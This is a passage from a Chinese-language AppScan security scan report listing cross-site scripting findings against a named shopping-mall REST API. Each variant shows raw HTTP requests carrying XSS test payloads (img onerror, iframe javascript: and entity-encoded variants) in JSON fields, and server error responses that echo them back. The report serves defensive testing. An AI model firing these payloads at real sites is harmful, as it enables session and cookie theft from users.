Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.math.BigDecimal from String value '+12<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;9017&#x29;>':
not a valid representation
at [Source: io.netty.buffer.ByteBufInputStream@7a7dc1e9; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体-| 3 / 4

差异: 参数 从以下位置进行控制: +12 至: +12

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 87
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "      +12<img src=javascript:alert(9031)>",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '+12<img
src=javascript:alert(9031)>': not a valid representation
    at [Source: io.netty.buffer.ByteBufInputStream@57711598; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体- | 4 / 4

差异: 参数 从以下位置进行控制: +12 至: +12

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 86
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "      +12<img src=x onerror=alert(9034)>",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
```

```

Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '+12<img src=x
onerror=alert(9034)>': not a valid representation
    at [Source: io.netty.buffer.ByteBufInputStream@65ad744; line: 1, column: 18] (through reference
    chain: com.sunee.scn.goods.model.dbo.PubGoodsStock["stockqty"])

```

问题 16 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"enterpriseid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 8

差异: 参数 从以下位置进行控制: 55 至: 55<iframe src=javascript:alert(8862)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 121
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "55<iframe src=javascript:alert(8862)>",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error

```

```

Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<iframe
src=javascript:alert(8862)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2clee9ca; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

变体- | 2 / 8

差异: **参数** 从以下位置进行控制: 55 至: 55<iframe src=javascript:alert(8859)>

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 121
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "      55<iframe src=javascript:alert(8859)>",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<iframe
src=javascript:alert(8859)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@50358966; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

变体- | 3 / 8

差异: 参数 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 118
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "          55<img src=javascript:alert(8883)>",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=javascript:alert(8883)>': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2a04f008; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

变体- | 4 / 8

差异: 参数 从以下位置进行控制: 55 至:

55<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8887%26%23x29;>

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 183
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
```

```

Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8887&#x29;>",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8887&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2e21ba54; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

变体- | 5 / 8

差异: 参数 从以下位置进行控制: 55 至:

```

55<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%
26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8888%26%23x29;>

```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 183
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8888&#x29;>",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8888&#x29;>':
not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@18c2a6d8; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

变体- | 6 / 8

差异: 参数 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 118
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "      55<img src=javascript:alert(8884)>",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=javascript:alert(8884)>': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@39be72d9; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```


变体- | 7 / 8

差异: 参数 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 117
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "55<img src=x onerror=alert(8922)>",
      "departmentid": 1670,
      "goodsid": 105190,
      "status": 0
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img src=x
onerror=alert(8922)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@715c4217; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])
```

变体- | 8 / 8

差异: 参数 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 117
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
```

```

Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": "          55<img src=x onerror=alert(8925)>",
      "goodsid": 105190,
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img src=x
onerror=alert(8925)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@4172970c; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["enterpriseid"])

```

问题 17 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock>

实体: ->"departmentid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 1670 至: 1670<iframe src=javascript:alert(9007)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 92
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

```

```

Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "1670<iframe src=javascript:alert(9007)>"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1670<iframe
src=javascript:alert(9007)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@4cac1b12; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])

```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 1670 至:

```
1670<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72
;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;9029%26%23x29;>
```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 154
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "1670<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;9029&#x29;>"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

```

```
Can not construct instance of java.lang.Long from String value '1670<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;9029&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@f42177e; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 1670 至: 1670

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 89
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "1670<img src=javascript:alert(9032)>"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1670<img
src=javascript:alert(9032)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@74978e38; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])
```

变体- | 4 / 4

差异: 参数 从以下位置进行控制: 1670 至: 1670

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 88
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "      1670<img src=x onerror=alert(9037)>"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '1670<img src=x
onerror=alert(9037)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@187f5118; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])
```

问题 18 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsonoffdetail/updateGoodsOnOff>

实体: ->"goodsonoff"[0]->"goodsid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体-| 1 / 4

差异: 参数 从以下位置进行控制: 105190 至: 105190<iframe src=javascript:alert(8908)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 121
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```

Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "105190<iframe src=javascript:alert(8908)>",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<iframe
src=javascript:alert(8908)>': not a valid Long value
  at [Source: io.netty.buffer.ByteBufInputStream@6cd02cbd; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])

```

变体-| 2 / 4

差异: 参数 从以下位置进行控制: 105190 至: 105190

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 118
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "105190<img src=javascript:alert(8919)>",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error

```

```
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
